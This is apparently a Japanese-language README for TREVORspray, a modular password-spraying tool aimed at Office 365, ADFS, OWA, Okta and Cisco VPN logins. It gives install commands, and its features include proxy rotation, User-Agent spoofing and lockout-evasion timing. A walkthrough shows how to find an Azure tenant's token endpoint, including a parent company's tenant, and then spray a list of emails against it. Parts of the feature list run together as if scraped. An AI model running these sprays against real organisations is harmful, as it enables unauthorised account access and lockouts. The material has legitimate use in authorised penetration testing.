
TREVORsprayは、スレッディング、SSHプロキシ、ルートモジュールなどを備えたモジュール式パスワードスプレイヤーです!
作者: @thetechr0mancer

pip install git+https://github.com/blacklanternsecurity/trevorproxy
pip install git+https://github.com/blacklanternsecurity/trevorspray
詳細は、楽しい愚痴とクールなデモを掲載したブログ記事をご覧ください!

msol (Office 365)adfs (Active Directory Federation Services)owa (Outlook Web App)okta (Okta SSO)anyconnect (Cisco VPN)~/.trevorspray/tried_logins.txt に試行済みのユーザー/パスの組み合わせを記憶)--ssh または --subnet による複数IPを経由したラウンドロビンプロキシUser-Agent やその他のシグネチャを偽装--delay、--jitter、--lockout-delay--no-loot で無効化)
--recon:
--recon と --users を使用):
OneDriveAzure Seamless SSOcorp.com のメールアドレス一覧を取得し、スプレーを実行してデフォルト設定が機能するか確認します。通常は機能します。--recon corp.com で token_endpoint を取得します。token_endpoint は、(--url オプションを付けて) スプレーを実行する対象のURLです。token_endpoint + メール形式の組み合わせを見つけるまでに、多少の試行錯誤が必要になる場合があります。
corp.com を攻撃する場合、corp.com にスプレーするほど簡単ではないかもしれません。Corpの親会社であるEvilcorpがAzureテナントを所有していることが判明し、evilcorp.com の token_endpoint に対してスプレーする必要があるかもしれません。また、corp.com の代わりに corp.com の内部ドメイン corp.local が使用されていることもあります。[email protected] を corp.com の token_endpoint にスプレーする代わりに、[email protected] を evilcorp.com の token_endpoint にスプレーすることになります。trevorspray --recon evilcorp.com
...
"token_endpoint": "https://login.windows.net/b439d764-cafe-babe-ac05-2e37deadbeef/oauth2/token"
...
trevorspray --recon evilcorp.com -u emails.txt --threads 10
